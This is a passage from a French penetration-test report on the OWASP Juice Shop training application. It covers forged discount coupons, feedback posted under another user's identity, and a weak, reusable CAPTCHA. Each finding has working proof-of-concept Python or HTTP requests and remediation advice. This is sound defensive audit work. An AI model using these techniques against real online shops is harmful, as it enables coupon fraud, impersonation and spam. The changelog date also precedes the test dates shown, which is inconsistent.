- Un nombre à 2 chiffres pour le pourcentage de remise

```
JAN13-10
FEB13-10
MAR13-10
APR13-10
MAY13-10
JUN13-10
JUL13-10
AUG13-10
SEP13-10
OCT13-10
NOV13-10
DEC13-15
```

Le code suivant a été utilisé pour forger des coupons correspondant à la date de l'évaluation.

```
from zmq.utils import z85

data_to_forge = "AUG25-50"
forged = z85.encode(data_to_forge.encode("utf-8")).decode("utf-8")

print(forged)
```

Le coupon suivant a pu être ainsi forgé.

```
k#*Agh7ZWt
```

Comme le montre la capture d'écran ci-dessous, le coupon a été accepté par l'application et a permis de réduire le montant du panier.




**Figure 11 - Le faux coupon a pu être considéré valide par l'application**

## Recommandation

- Les valeurs des coupons doivent être **uniques et imprévisibles**, par exemple en ajoutant de l'aléa (randomness) au processus de génération, afin d'empêcher toute prédiction ou falsification.

## Informations supplémentaires

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

# 5. Manque de contrôles d'accès dans la fonctionnalité Feedback

**Etat de remédiation:**
**Criticité:** Medium
**Score CVSS:** 5.8
**Composants affectés:** OWASP Juicy Shop **Recommandation:** Extraire l'identité de l'émetteur de la requête depuis la session utilisateur

## Aperçu

La publication d'avis clients peut être effectuée au nom d'un utilisateur de l'application. Aucun contrôle d'accès n'est effectué côté serveur, ce qui permet à un attaquant **d'usurper l'identité d'utilisateurs existants**.

## Description

La fonctionnalité Feedback client permet à un attaquant d'usurper d'autres utilisateurs de l'application lors de la publication d'un avis. L'identité de l'utilisateur qui publie l'avis n'est pas extraite de la session, mais des données de la requête. La requête peut être réalisée de manière non authentifiée en supprimant les données de session du cookie. Cela permet à un attaquant de soumettre n'importe quelle valeur dans le champ `UserId`, entraînant l'usurpation de l'utilisateur correspondant à l'identifiant fourni.

**Request**

Pretty Raw Hex

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 89
4 Content-Type: application/json
5
6 {
      "UserId":1,
      "captchaId":7,
      "captcha":"10",
      "comment":"test (***in@juice-sh.op)",
      "rating":1
  }
7
```

Search

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/14
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 174
10 ETag: W/"ae-Ga4rB2ParsDQym7NjR3jeUgtQbM"
11 Vary: Accept-Encoding
12 Date: Fri, 29 Aug 2025 19:52:33 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
      "status":"success",
      "data":{
          "id":14,
          "UserId":1,
          "comment":"test (***in@juice-sh.op)",
          "rating":1,
          "updatedAt":"2025-08-29T19:52:32.995Z",
          "createdAt":"2025-08-29T19:52:32.995Z"
      }
  }
```

**Figure 12 - Usurpation d'identité lors de la publication d'un avis**

## Recommandation

- Ajouter des contrôles d’accès sur l'endpoint de publication des avis.
- Supprimer le champ `UserId` du corps de la requête et extraire l’identité depuis la session utilisateur.

## Informations supplémentaires

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/

# 6. Mécanismes CAPTCHA faibles dans la fonctionnalité Feedback

**Etat de remédiation:**
**Criticité:** Medium
**Score CVSS:** 5.3
**Composants affectés:** OWASP Juicy Shop **Recommandation:** Installer ou mettre en œuvre une protection CAPTCHA robuste.

## Aperçu

Le composant affecté implémente un **mécanisme CAPTCHA faible** destiné à empêcher des bots de soumettre des avis. En contournant cette protection, des acteurs malveillants pourraient inonder le formulaire de soumissions et générer de faux avis.

## Description

La fonctionnalité Feedback est protégée par un CAPTCHA dont l'objectif est d'empêcher l'automatisation des soumissions de formulaire. Sans mécanisme efficace, un bot malveillant pourrait, par exemple, spammer cette fonctionnalité pour noyer les retours des utilisateurs légitimes. Or il a été constaté que le CAPTCHA mis en place peut être aisément contourné par un bot.

Comme montré dans la capture d'écran ci-dessous, le challenge consiste en de simples opérations mathématiques d'addition et de soustraction. Un tel challenge est trivial pour une machine et peut être facilement récupéré dans le code HTML.




**Figure 13 - Protection CAPTCHA faible contenant une simple opération mathématique**

De plus, la réponse au challenge est incluse dans la réponse lors de la requête du challenge.


**Figure 14 - Résultat incluse dans la réponse à la requête du challenge CAPTCHA**

Enfin, les différents challenges sont identifiés par un identifiant unique `captchaId`. Un attaquant n'a pas besoin de demander un nouveau challenge pour chaque soumission

de formulaire: une réponse valide peut être réutilisée en soumettant l'identifiant correspondant. Le fragment Python suivant constitue une preuve de concept permettant d'effectuer plusieurs soumissions consécutives.

```
import requests
import os

URL = "http://juice-shop.herokuapp.com"

# Get one captcha challenge
res = requests.get(os.path.join(URL, "rest/captcha"), proxies={"http":"http://
127.0.0.1:8080"}).json()
captchaId, answer = res["captchaId"], res["answer"]

def fuzz():
    # Post 5 feedbacks with a different content
    for i in range(5):
        data = {
            "UserId": 23,
            "captchaId": captchaId,
            "captcha": answer,
            "comment": f"test {i}",
            "rating":1
        }
        res = requests.post(os.path.join(URL, "api/Feedbacks"), json=data,
proxies={"http":"http://127.0.0.1:8080"}).json()

        if res["status"] != "success":
            print("Error: the feedback could not be posted")
            return

    print("Success: All the feddbacks have been posted by this bot.")

fuzz()
```

La capture d'écran suivante illustre le spam résultant dans l'interface d'administration.




**Figure 15 - Interface d'administration noyée par les avis automatiques**

## Recommandation

- Utiliser une solution CAPTCHA robuste et éprouvée (par exemple Google reCAPTCHA — solution propriétaire) ou une alternative open-source reconnue.
- Pour une implémentation personnalisée :
  - Ne jamais transmettre la solution du challenge dans la réponse contenant le challenge.
  - Empêcher la réutilisation (replay) d'un même challenge — chaque challenge doit être à usage unique et expirer rapidement.
  - Rendre le challenge résistant aux solveurs automatiques.
  - Appliquer des limites de fréquence (rate limiting) sur les publications.

## Informations supplémentaires

- https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat

# Liste des modifications

| Version | Date | Description | Auteur |
|---|---|---|---|
| 1.0 | 2025-05-09 | Version finale | Alexandre Labbé |